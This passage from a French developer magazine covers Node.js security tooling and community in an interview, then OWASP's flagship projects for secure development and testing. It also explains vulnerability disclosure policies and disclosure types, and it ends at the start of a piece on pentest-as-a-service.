La méthode `eval()` est à bannir. Elle consiste à interpoler les chaînes de caractères en instructions JavaScript. Il existe, là encore, des outils capables d'alerter en cas d'utilisation. Ils fonctionnent en identifiant des mots-clés et patterns.
D'autres packages repèrent l'exposition des secrets. Sur Github, des bots qui recherchent des tokens dans les projets et sont automatisés à un très haut niveau.

R.A. : Comment ces modules ont-ils évolué depuis la première version de Node en 2010 ?

T.G. : Pratiquant la sécurité activement depuis 2017, je ne me suis pas forcément renseigné avant cette période.

Mon sentiment, c'est qu'il y avait trop d'outils séparés faisant des choses unitaires (secrets, package-lock…). Et peu de grands projets rassemblant un maximum de fonctionnalités. Node Secure (2 ans d'existence) est composé de 5 à 10 projets. Le projet est une composition d'un bon nombre de fonctionnalités auparavant dispersées, ce qui simplifie les choses pour les mainteneurs.

L'explosion des attaques avec la crise sanitaire est prise au sérieux par les entreprises. La sécurité, à elle seule, n'épargne pas contre les attaques et autres exploitations de failles de sécurité. Il faudrait beaucoup plus d'investissement et de rigueur. Réduire la durée de vie de session à 30 min à 1h au lieu d'1 semaine, c'est contraignant pour l'utilisateur. C'est l'entreprise propriétaire qui porte la responsabilité de la protection du produit et des données.

De nombreux projets open-source sont gérés par une seule personne. Ce qui fait que de nombreux packages sont "morts" (non maintenus) mais restent très utiles. On y trouve un tas de code à récupérer. Quand on cherche à créer des choses, c'est toujours bien d'avoir 80% du travail qui est déjà fait.

En sécurité, on manque cruellement de contributeurs investis [pour découvrir la contribution à l'open-source : Tonygo et Thomas ont réalisé un live coding intitulé "[LIVE-CODING] Open source session (Pixi.JS)" (https://www.youtube.com/watch?v=YepBl3Uxe8I, NDLR). D'autant qu'il n'y a pas assez d'investissements des entreprises.

Snyk est un bon investisseur et contributeur, notamment grâce à ses ressources en interne. Leurs contributeurs sont financés. La fondation OpenJS apporte un financement conséquent à l'open-source. Elle fournit un support très important et plus global.

Figure 1 : *source code de conduite :* https://github.com/ES-Community/Code-of-conduct




Figure 2

Sources :

Awesome Node.js security : https://github.com/lirantal/awesome-Nodejs-security

Awesome cross platform Node.js : https://github.com/bcoe/awesome-cross-platform-Nodejs

Node.js security working group : https://github.com/Nodejs/security-wg

R.A. : Quel est ton rôle dans la communauté JavaScript et Node.js francophone ?

T.G. : Il y a 6 ans, je faisais partie d'un groupe Skype de 15 personnes environ. La communauté ES-Community a été montée par 2 membres de ce groupe et moi. J'ai posé les fondations selon ma vision : uniquement JavaScript afin d'éviter les débats stériles entre langages. L'idée était de créer une communauté où tout le monde puisse contribuer avec un code de conduite sérieux.

Je me permets une mise en garde à ce sujet : attention au manque de sérieux dans les communautés. Il peut nuire à toute la communauté et sa mentalité. Les juniors peuvent en être d'autant plus impactés. Il faut bien la choisir. On manque beaucoup de ce genre de communautés dans les langages bas niveau.

ES-Community tend à l'organisation horizontale : tout le monde est membre. Mentors et fondateurs doivent appliquer les mêmes règles. dans un respect mutuel. C'est la communauté qui prend les décisions. Par exemple, aujourd'hui, avec Xavier et Théotime, nous avons le titre honorifique de fondateur. **Figure 1**

Les mentors sont là pour aider et guider les devs. C'est un travail de fond. Je prends tout ça très au sérieux.

La communauté est libre. Tout est spécifié. S'il y a une sanction, c'est en application du Code de Modération. En réalité, on a très peu de problèmes grâce à l'autorégulation. Les effectifs : 7 mentors pour 300 membres, 50 à 100 actifs ou spectateurs assidus, 20 à 30 les plus actifs. Aussi actifs que certaines communautés avec 1000 membres. **Figure 2**

R.A. : Est-ce que vous avez des interactions avec les communautés JavaScript internationales ?

T.G. : Non. Notre communauté est complètement francophone. En France, il existe deux grosses communautés : FranceJS et ES-Community. Les organisateurs et fondateurs en ont discuté mais elles vivent indépendamment. Il ne serait pas pertinent de les rassembler. Vladimir, entre autres, gère aussi FranceJS. Organiser des événements communs serait très compliqué. Peu de gens sont prêts à se lancer dans les talks et les partages. Est-ce qu'il y aurait une plus value ? FranceJS a plus d'expérience dans l'organisation d'événements en présentiel. ParisJS fait des formats courts. Dans l'ES Community, les mentors et administrateurs sont plutôt jeunes (25-30 ans). Je pense que ça joue sur certains aspects. Chez FranceJS, ce sont des pros qui ont 15-20 ans d'entreprise. Ils ont un réseau professionnel plus important, ce qui peut être pas mal pour héberger ou sponsoriser des événements. J'aimerais bien en organiser.

R.A. : ES-Community a Node Secure, et les autres ? Est-ce qu'il y a d'autres initiatives similaires créées par d'autres communautés ?

T.G. : Pas sûr que FranceJS porte des projets. Avec Node Secure, ma volonté personnelle c'est d'être plus actif dans la sécurité et l'open-source. J'ai envie d'apporter beaucoup. D'ailleurs, j'ai une longue liste de projets en préparation. J'aimerais apporter des contributeurs, faire découvrir l'open-source aux juniors. Il y a des projets challengeants et donc des bénéfices pros à en tirer. C'est un véritable booster de carrières. J'ai une réelle passion pour l'open-source. Je veux fédérer.

OWASP : au-delà du top 10

Comment m'assurer que le code que je livre en production n'introduit pas de faille de sécurité ? Cette question m'a fait découvrir le top 10 de l'OWASP et la fondation par la même occasion. Ce projet rendu possible par le travail monumental de la communauté OWASP, est publié tous les 4 ans environ.

Romy Alula

Romy est consultante en développement Web chez Codeworks. Dès qu'elle a du temps libre, elle joue du piano et encourage ses enfants à exprimer leur créativité. @Goumies

CodeWorks

Le top 10 est un bon début pour se familiariser aux risques et failles de sécurité que l'on peut rencontrer. **Une fois que c'est fait, comment est-ce qu'on s'organise ? Par où commencer ?** L'OWASP et ses contributions permettent de répondre à ces questions.

Les enjeux

Devant le nombre grandissant de nouvelles applications développées, mises à jour et déployées particulièrement depuis le début de la pandémie du COVID-19, WhiteHat Security a augmenté la fréquence de ses publications. Jusque-là annuelles, elles sont maintenant mensuelles. La menace a évolué elle aussi et s'est étendue parallèlement à l'explosion du développement d'applications.

La situation a mis en lumière le manque de talents disponibles en Cybersécurité. Ainsi que le manque général de ressources pour de nombreuses industries qui luttent pour gérer les montées de version et corrections de centaines d'applications. En 2009, WhiteHat faisait état d'une durée de 30 à 106 jours pour réparer les vulnérabilités du top 10 dans les applications en production. En 2019, réparer des failles présentant des risques faibles nécessitait 97,8 jours, 102,3 pour des risques élevés, 51,7 jours pour les critiques.

Il faut 7 à 14 jours pour rendre possible l'exploitation d'une **CVE** récemment divulguée. Alors qu'il faudra 85-100 jours à une entreprise pour patcher cette vulnérabilité.

Assurer la sécurité permet de faire des économies : ne serait-ce qu'en rendant possible la continuité des services. La notion de gestion des risques est capitale.

La qualité impacte fortement la capacité des équipes à corriger rapidement leur solution. « Accelerate » de Nicole Forsgren, Jez Humble et Gene Kim démontre scientifiquement la corrélation entre les performances économiques et les performances de livraison logiciel d'une organisation. La qualité du logiciel permet d'accélérer la vitesse de correction. L'indicateur « Mean Time To Restore (MTTR) » est très révélateur de la maturité des tests de l'application. Les pratiques de développement Agile comme le TDD viennent réduire ce temps nécessaire à la correction. Le fait que le TDD couvre les cas d'usage, les erreurs et cas de mésusage pourraient y être pour quelque chose.

Le rôle des devs

Nous avons pour mission de traduire l'activité et les besoins d'un client en programme. Programme dont la vocation première est de rapporter de l'argent ou d'en faire économiser. La moindre indisponibilité, vulnérabilité ou erreur peut coûter très cher. D'autant plus si la confiance des utilisateurs finaux est dégradée. Comme l'indiquait Thomas Gentilhomme, dans son interview, en matière de sécurité, quand les entreprises prennent conscience de son importance, il est souvent déjà trop tard. Qualité et Sécurité vont de pair. On imagine mal un chef cuisinier rémunéré pour créer des recettes gastronomiques, les faire servir dans des assiettes sales et partiellement cassées. À chaque bouchée, les clients pourraient tomber malades ou se blesser. Imaginons maintenant, un site à fort trafic où des transactions pourraient faire tomber le site, compromettre les moyens de paiement des clients ou tenir les devs en hypervigilance. Un peu plus plausible.

On ne s'improvise pas experte ou expert. Pour renforcer mon code, j'ai d'abord cherché les outils adaptés. Mon appétence pour les tests m'a ensuite amenée à découvrir le STDD (Secure Test Driven Development) puis le Secure by Design.

Le STDD consiste à implémenter le code de production en étant guidé.e par des tests focalisés sur la sécurité. Cette méthodologie implique des tests de sécurité d'application statique et dynamique (SAST, DAST). Selenium ou OWASP Zap sont des outils pouvant être utilisés pour implémenter ces tests.

Le Secure by design est le concept mettant la qualité au service de la sécurité. Les devs renforcent le cœur de métier et fonctionnalités générant des revenus. Ce qui est rendu possible par de nombreux échanges entre devs et Métier sur les cas d'usage extrêmes, les limites des cas d'utilisation.

Heureusement, l'OWASP propose de nombreuses solutions pour cadrer et assurer la résistance des applications aux attaques et incidents. Sources :
https://www.linkedin.com/pulse/security-test-driven-development-stdd-sur-endran-ethiraj/

Les projets matures ou Flagship

Lien : https://owasp.org/projects

Une vingtaine de projets phare de l'OWASP existent, à ce jour. Ils sont tous liés les uns aux autres. Et constituent un guide naturel dans les connaissances de la fondation. Bien qu'il existe une version française du Top 10, toutes les références sur lesquelles je me suis appuyée pour cet article sont exclusivement disponibles en anglais.

Donner une vue agrégée des différents indicateurs de sécurité : OWASP DefectDojo

Lien : https://owasp.org/www-project-defectdojo/

Le projet : Utile pour avoir une vision de l'état de l'application, outil de suivi des tests.

Détecter les vulnérabilités publiquement connues dans les dépendances d'un projet : OWASP Dependency Check

Lien : https://owasp.org/www-project-dependency-check/

Le projet : En cas de détection, cet outil génère un rapport qui pointe vers les CVE associées.

Alerter en cas de faille dans les dépendances externes : OWASP Dependency Track

Lien : https://owasp.org/www-project-dependency-track/

Le projet : Sur la base de la liste des dépendances, l'outil alerte en cas de faille. Ici, c'est une approche plus poussée qu'avec un SCA comme OWASP Dependency Check.

Renforcer l'application face aux requêtes malicieuses : ZAP

Lien : https://www.zaproxy.org/

Le projet : c'est un scanner d'application qui analyse les réponses aux payloads malicieux envoyés vers l'application, dans une sandbox.

Connaître les contre-mesures aux failles et risques : Top 10 Proactive Controls

Lien : https://owasp.org/www-project-proactive-controls/

Le projet : Pour se lancer dans la mitigation, le Top 10 Proactive Controls est un bon point d'entrée. **Figure 1**

Chaque catégorie liste les étapes permettant d'implémenter les contrôles nécessaires. Là où le Top 10 est orienté risques et vulnérabilités, le Top 10 Proactive Controls contre mesures.

Prenons le premier point pour exemple : définir des critères de sécurité

1 - structure de la page

2 - traduction succincte du contenu

S'assurer de bien remplir les prérequis en matière de sécurité : ASVS - Application Security Verification Standard

Lien : https://owasp.org/www-project-application-security-verification-standard

Le projet : Pour s'appuyer sur une check-list de la sécurité des applications, l'OWASP a le projet ASVS. C'est une base pour tester les contrôles de sécurité. Elle fournit une liste de prérequis pour le développement sécurisé. **Figure 2**

Le niveau 1 est pour les applications avec un niveau minimum. Ce niveau est complètement testable pour la pénétration (penetration testing).

Le niveau 2 est recommandé pour la plupart des applications. Celles qui contiennent des données sensibles nécessitant une protection. Le niveau 3 est pour la plupart des applications dites critiques : celles qui pratiquent des transactions de grande valeur, qui contiennent des données sensibles médicales ou encore toutes applications impliquant le plus haut niveau de confiance.

La légende fait la distinction entre Acceptable et Appropriée :

- est considérée comme acceptable, toute pratique qui serait le minimum attendu pour un niveau et une thématique donnée
- est appropriée, chaque pratique correspondant au niveau abordé et au niveau inférieur. Bien que les intitulés soient identiques, il s'agit d'aller plus loin.

Dans la pratique, il est fortement recommandé aux entreprises d'analyser en profondeur les risques caractéristiques liés à la nature de leur activité. Les listes sont disponibles en CSV, JSON ou autres formats susceptibles d'être utilisés comme référence ou de manière programmatique.

Chaque chapitre commence par un rappel de l'objectif du contrôle abordé. Un état des lieux est fait. Viennent ensuite des rappels sur les rôles et approches que l'on peut trouver en entreprise. L'accent est mis sur le besoin et la volonté d'adopter des principes de sécurité agiles.

Plusieurs sections réparties par thèmes listent les prérequis en indiquant leur niveau et la CWE à laquelle ils sont rattachés. Notez les liens entre parenthèses. Ce sont des références au Top 10 Proactive Controls. « C1 » renvoie vers la définition des critères de sécurité.

Le premier critère,par exemple, consiste à vérifier l'utilisation d'un cycle de vie de développement sécurisé d'applications qui considère la sécurité à chaque étape de développement. Pour s'assurer que ces critères sont bien remplis et être alertées en cas de régression, les équipes peuvent mettre en place des stratégies de tests.

Tester avec WSTG - Web Security Testing Guide

https://owasp.org/www-project-web-security-testing-guide/v42/

WSTG - Web Security Testing Guide

Le projet : Ce guide sur les tests de sécurité Web permet de s'initier à la pratique. Ce n'est pas une liste de vérification

QUELQUES ACRONYMES ET DÉFINITIONS

CWE : Common Weakness Enumeration (Énumération des Défaillances Communes), c'est la liste des types de défaillances rencontrées dans les applications comme dans l'équipement informatique. Elle est directement liée au top 10 de l'OWASP. C'est une base de données publique sponsorisée par le gouvernement américain. https://cwe.mitre.org/

CVE : Common Vulnerabilities Exposure (Exposition des Vulnérabilités Communes), ce sont des méthodes de référence pour les vulnérabilités publiquement divulguées. Chaque CVE est rattachée à une CWE. https://cve.mitre.org/

NIST : National Institute of Standards and Technology. https://www.nist.gov/

NVD : National Vulnerability DataBase. https://nvd.nist.gov/

OSINT : Open Source INtelligence, il s'agit d'une technique des renseignements fédéraux américains qui consiste à fouiller toutes les données pouvant être rassemblées depuis les sources gratuites et publiques concernant un individu ou une société

STLC : Software Testing Life Cycle, Cycle de Vie du Test d'Application

SDLC : Software Development LifeCycle, Cycle de Vie du Développement d'Application

SCA : Software Composition Analysis

CPE : Common Platform Enumeration


SSDLC : Secure Software Development Life Cycle, Cycle de Vie du Développement d'Application Sécurisée

Mitigate risks : mitiger les risques consiste à mettre en œuvre des mesures pour limiter voire éliminer des risques d'attaques ou incidents

Data tampering : littéralement « falsification de données », c'est la modification délibérée de données en contournant les autorisations

Figure 1 : *Aperçu du Top 10 Proactive Controls*

Figure 2 : *Organisation en 14 chapitres avec 3 niveaux chacun*






Figure 3 : *Modèle d'un cycle de vie de développement logiciel générique*

exhaustive. Chaque catégorie devrait être abordée en gardant à l'esprit les risques liés aux besoins Métier de notre application. Penser comme un pirate sera bénéfique pour les tests comme pour la mitigation des risques. **Figure 3**

De la définition du besoin à la maintenance de l'application, les coûts de réparation des bugs de sécurité sont de plus en plus élevés. Tester permet de repérer ces bugs au plus tôt.

Ce guide contient :

- une analyse
- une approche pratique
- des objectifs
- des méthodologies de test
- des outils et des références

L'introduction présente un ensemble de concepts et pratiques fondamentaux. Notamment la Modélisation de la menace. En bref, chaque cas d'usage (use case) fonctionnel s'accompagne de son cas de mésusage (misuse case). Bien que cela apporte de la visibilité sur la vision du système par un attaquant, cette modélisation ne garantit pas automatiquement la bonne qualité du système.

L'OWASP testing framework a pour but d'aider les entreprises à mettre en place une stratégie de test complète. Il rassemble des techniques et des tâches appropriées à chaque étape du développement. **Figure 4**

Le chapitre Web Application Security Testing entre un peu plus dans la pratique. La section Business logic testing liste des outils et références utiles pour tester les failles dans la logique Métier. ZAP ou l'OWASP Zed Attack Proxy est mentionné, cet outil permet de tester de manière dynamique le comportement de l'application en réponse à l'envoi de payloads malicieux prédéfinis.

Une autre section Client-side testing se focalise sur les tests côté navigateur.




Figure 4 : *Flux de travail de test d'un cycle de vie de développement logiciel typique.*




Figure 5 : *L'antisèche sur la sécurité AJAX liste des rappels et avertissements pour une communication sécurisée entre le navigateur et le serveur du site visité.*

Trouver rapidement les ressources et informations sur un sujet donné : Cheat sheet Series

Lien : https://cheatsheetseries.owasp.org/

Le projet : La fondation publie une série d'antisèches pour aider dans notre montée en compétence dans la sécurité. J'en ai compté 78. Elles sont très pratiques pour aborder un thème particulier, de façon concise. **Figure 5**

Évaluer le niveau de maturité pour l'améliorer avec une roadmap : SAMM - Software Assurance Maturity Model


Lien : https://owasp.org/www-project-samm

Le projet : Bien que ce framework soit destiné à la gouvernance, il offre l'opportunité de trouver des axes d'amélioration spécifiques à l'application visée. Surtout, en prenant en compte le niveau de maturité de l'équipe en sécurité. L'interview donne l'état des lieux des différentes composantes du Métier.

Pour conclure

C'est à la fois stimulant et impressionnant de constater qu'en Informatique, nous n'avons jamais fini d'apprendre. Être dev et être experte ou expert en cybersécurité sont deux rôles différents et complémentaires. Pour citer l'un des slogans de l'OWASP : « la vie est trop courte, la sécurité c'est dur, trichez ! ».

Faites-le avec l'OWASP. Vous êtes même libres de contribuer.



Chaïmaa Kazar,
Head of Operations chez Yogosha

yogosha

VDP : un canal pour recevoir les rapports de vulnérabilités des hackers éthiques


Les systèmes informatiques auront toujours des vulnérabilités. C'est inévitable. Heureusement, elles sont parfois découvertes par des hackers bienveillants. Il appartient alors aux entreprises et aux institutions de communiquer sur la marche à suivre si un hacker éthique venait à découvrir une brèche dans leurs périmètres. C'est là qu'entre en jeu ce qu'on appelle une politique de divulgation des vulnérabilités, ou VDP pour Vulnerability Disclosure Policy.

Une politique de divulgation des vulnérabilités est un canal structuré fourni par une organisation pour que quiconque puisse lui signaler un problème de sécurité numérique. En d'autres termes, il s'agit d'un moyen sûr pour que les hunters sachent où et comment signaler les vulnérabilités.

Pourquoi se doter d'une VDP ?

Pour comprendre l'intérêt de la VDP, retournons le problème. Admettons qu'un hacker éthique déniche une vulnérabilité dans un actif, et souhaite contacter son exploitant. Sans VDP, voilà ce qu'il risque de se passer.

Sans directives claires, le contact des équipes de sécurité n'est pas facilement identifiable. Le hacker s'adressera peut-être à un autre service interne, qui ne sera pas à même de traiter le rapport, ni même de comprendre la situation. Le rapport croupira probablement dans une boîte mail, sans jamais être transmis aux bonnes personnes. Accessoirement, précisons qu'un courriel n'est pas un moyen sécurisé pour recevoir des vulnérabilités potentiellement critiques, ne serait-ce que pour le risque de fuite.



En l'absence de réponse, et souvent en dernier recours, le hacker éthique peut décider de divulguer publiquement la vulnérabilité. Sur les réseaux sociaux, sur son blog ou dans une mailing list(1) par exemple. C'est ce qu'on appelle Full Disclosure, et cela s'accompagne généralement d'une crise de relations publiques et de sécurité.

Dans le meilleur des cas, le hacker ne fera rien pour avertir l'organisation. Peut-être parce que c'est trop compliqué, peut-être parce qu'il redoute un procès. La vulnérabilité ne sera donc pas corrigée et restera exploitable.

Avoir une VDP permet de :

- **Collecter les rapports de vulnérabilités** auprès de la communauté des hackers éthiques
- **Réduire les risques numériques**
- **Établir une relation de confiance** avec les hackers éthiques
- **Protéger la marque et l'image de l'entreprise**, avec un engagement public en faveur d'une meilleure sécurité

La politique de divulgation des vulnérabilités, une approche passive de la sécurité collaborative

En matière de sécurité collaborative, la VDP est un premier pas dans la bonne direction. Pour autant, elle n'encourage pas les hackers éthiques à participer activement à la sécurité numérique des organisations.

La VDP n'ouvre aucun droit à une récompense pour le hacker éthique – si ce n'est parfois un remerciement public via un Hall Of Fame. Mais il n'est ni rétribué ni impliqué dans la suite des opérations. La VDP est donc une approche passive de la cybersécurité collaborative. À l'inverse, le bug bounty prône une approche plus active. Par sa promesse d'une récompense financière, il incite ouvertement les hackers éthiques à participer à la sécurité des organisations.

(1) Parmi les plus connues, on pense à la Full Disclosure Mailing List du site seclists.org

Comment construire sa VDP ?


Une VDP doit être énoncée publiquement, pour des raisons évidentes d'efficacité. La VDP existe sous deux formes :

- **La VDP autogérée** : l'organisation rédige elle-même sa politique de divulgation des vulnérabilités. Elle est détaillée dans une notice security.txt et disponible à l'adresse www.siteweb.tld/.well-known/security.txt et/ou dans le répertoire racine (/security.txt) du site ;
- **La VDP par l'intermédiaire d'un tiers** : elle est publiée et hébergée chez un acteur tiers, comme une plateforme de sécurité collaborative.

La longueur d'une VDP diffère d'une organisation à une autre, mais on retrouve un socle commun :

- **Un engagement en faveur d'une meilleure sécurité numérique** : quelques phrases qui assurent la volonté de l'organisation à tendre vers une meilleure sécurité ;
- **Le scope** : les sites, systèmes et vulnérabilités concernées par la présente VDP ;
- **Les processus** : la marche à suivre pour soumettre un rapport – les personnes ou les entités à contacter et les différents moyens de communication mis à la disposition des hackers ;
- **Les exigences** : les préférences ou les instructions à respecter. S'il est important de définir des standards de qualité pour que la communication soit plus aisée, il faut les appliquer avec discernement. Il appartient aux organisations d'agir dans leur meilleur intérêt ;
- **Les clauses "Safe Harbor"** : l'assurance que l'organisation n'intentera aucune action légale contre les hackers éthiques tant qu'ils respectent le scope défini par la VDP et qu'ils sont "de bonne foi".

Il existe des modèles libres de droits pour aider les organisations à créer leur VDP. Le site securitytxt.org aide à créer des fichiers security.txt, tandis que Disclose.io propose un générateur de politique de divulgation des vulnérabilités. Les plateformes de sécurité collaborative comme Yogosha sont une autre solution pour rédiger et héberger une VDP.



Combien de temps entre le signalement d'une vulnérabilité et sa divulgation ?

Il est de bon ton de préciser dans sa VDP une fenêtre de temps à respecter avant de divulguer la vulnérabilité, afin de pouvoir la corriger avant qu'elle ne soit rendue publique. En règle générale, il convient de signaler au chercheur la prise en compte de son rapport 24 à 48h après sa réception, mais le monde de la cybersécurité ne s'accorde pas sur un nombre de jours estimés raisonnables pour la correction des vulnérabilités. Les failles rapportées au CERT Coordination Center(2) sont toujours divulguées 45 jours après leur réception, tandis que l'équipe Google Project Zero(3) applique une deadline de 90 jours.

(2) https://vuls.cert.org/confluence/display/Wiki/Vulnerability+Disclosure+Policy

(3) https://googleprojectzero.blogspot.com/2021/04/policy-and-disclosure-2021-edition.html

LES DIFFÉRENTS TYPES DE DIVULGATION DES VULNÉRABILITÉS

Il existe plusieurs approches de la divulgation des vulnérabilités :

- **Non Disclosure** : le hacker qui déniche une vulnérabilité décide de la garder secrète, parfois par peur de représailles juridiques du propriétaire de l'actif numérique. La vulnérabilité n'est pas corrigée et constitue toujours un risque.
- **Full Disclosure** : le hacker éthique qui découvre une vulnérabilité la révèle publiquement sur le web – blog, réseaux sociaux, mailing list. Ce type de divulgation est le pire cas de figure. La faille peut être exploitée avant qu'un patch ne soit déployé, et les conséquences peuvent être désastreuses. Le hacker éthique qui opte pour une Full-Disclosure le fait souvent en dernier recours – si l'organisation ignore ses rapports ou décide de ne pas corriger la vulnérabilité.
- **Responsible Disclosure** : le hacker signale la vulnérabilité identifiée au propriétaire du système, en lui laissant un temps raisonnable pour la corriger avant qu'elle ne soit rendue publique.
- **Coordinated Disclosure** : le hacker éthique et l'exploitant de l'actif numérique œuvrent ensemble dès la découverte de la vulnérabilité, et s'accordent sur la marche à suivre avant qu'elle ne soit divulguée – une correction préalable est évidemment de mise. Cette entente profite à toutes les parties prenantes et participe à renforcer la sécurité numérique générale.

Adopter une VDP permet de prévenir les phénomènes de Non et Full Disclosures, en encourageant à une divulgation responsable.

Yassir Kazar,
CEO & Co-Fondateur de Yogosha

yogosha

Penetration Testing as a Service : moderniser le pentest traditionnel

Les tests d'intrusion sont monnaie courante dans la sécurité offensive, et leur efficacité n'est plus à prouver. Mais cela ne veut pas dire que leur efficience ne peut pas être améliorée. Le pentest montre ses limites face à la diversification des menaces, que ce soit en matière de flexibilité ou de force de frappe.

La cybersécurité collaborative offre un regard neuf sur le sujet : le Penetration Testing as a Service (PtaaS). Le principe est simple : le pentest n'est pas conduit par un cabinet de conseil ou un prestataire traditionnel, mais par une plateforme de cybersécurité collaborative qui mobilise sa communauté de chercheurs et de hackers éthiques. La différence peut sembler anodine, et pourtant...

Combien de temps avant de lancer un pentest ?

